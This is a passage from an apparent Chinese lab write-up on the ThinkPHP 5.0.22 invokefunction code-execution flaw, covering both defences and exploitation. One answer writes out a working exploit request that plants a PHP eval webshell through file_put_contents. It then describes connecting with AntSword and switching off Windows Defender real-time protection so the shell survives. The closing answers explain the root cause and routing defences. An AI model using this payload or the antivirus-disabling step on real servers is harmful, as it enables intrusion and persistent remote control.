
1. 控制器名校验：通过正则表达式/^[A-Za-z](\w|\.)*$/限制控制器名格式，阻断恶意命名空间（如 think\app），测试中成功触发 404 错误。
2. 强制路由模式：开启 url_route_must=true 后，未定义的路由请求均被拒绝，有效防御漏洞利用。

四、 思考题


1. 除 system 外，能否利用其他函数实现更隐蔽的攻击？

   可以。文件写入——通过 file_put_contents 写入 Webshell：


   ?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=shell.php&vars[1][]=<?php @eval($_POST[x]);?>



返回 25，表明写入 25 个字节，使用蚁剑连接，但是连不上，报错“{"code":"CERT_HAS_EXPIRED"}”，HTTPS 证书失效。



勾选“忽略 HTTPS 证书”之后尝试连接。



发现还是连接失败，发现是 shell.php 写入失败，但 txt 文件可以写入成功。表明服务器对 PHP 文件有特殊限制，可能是 Windows Defender、杀毒软件或 Web 应用防火墙（WAF）自动删除的.php 后缀文件。

关闭服务端的实时保护。

更新和安全

Windows 更新


Windows Defender

实时保护

这有助于发现恶意软件，阻止其在你的电脑上安装或运行。

关

再次连接，连接成功。



2. 为什么 ThinkPHP 5.0.22 的 invokefunction 方法会成为攻击入口？该方法的设计初衷是什么？

invokefunction 方法的设计初衷是通过反射机制动态调用函数，属于框架内部的通用工具方法。但由于未对调用参数做严格校验，攻击者可利用该方法绕过正常路由，直接执行 call_user_func_array 等危险函数。

3. 为何参数过滤无法彻底防御此类漏洞？

漏洞本质是路由解析机制缺陷，而非单一参数问题。即使过滤 function 或 vars 参数，攻击者仍可通过其他路径调用危险方法（如 think\template\driver\file::write 写入文件）。根本解决需修正路由解析逻。

4. 若 ThinkPHP 开启了强制路由（url_route_must=true），是否就完全安全？为什么？

强制路由要求所有请求必须在路由规则中定义，否则返回 404。但攻击者若能找到已定义的路由（如默认的 index 模块），仍可能通过构造合法路由参数触发漏洞。因此，强制路由需配合**控制器名过滤**等措施才能有效防御。

5. 从代码审计角度，如何快速定位 ThinkPHP 框架中类似的路由解析漏洞？

- 关注路由解析核心文件中处理用户输入的函数。
- 检查是否对输入参数做正则过滤或白名单限制；

- 追踪反射机制（ReflectionMethod、call_user_func_array）的调用链，查看参数是否可控。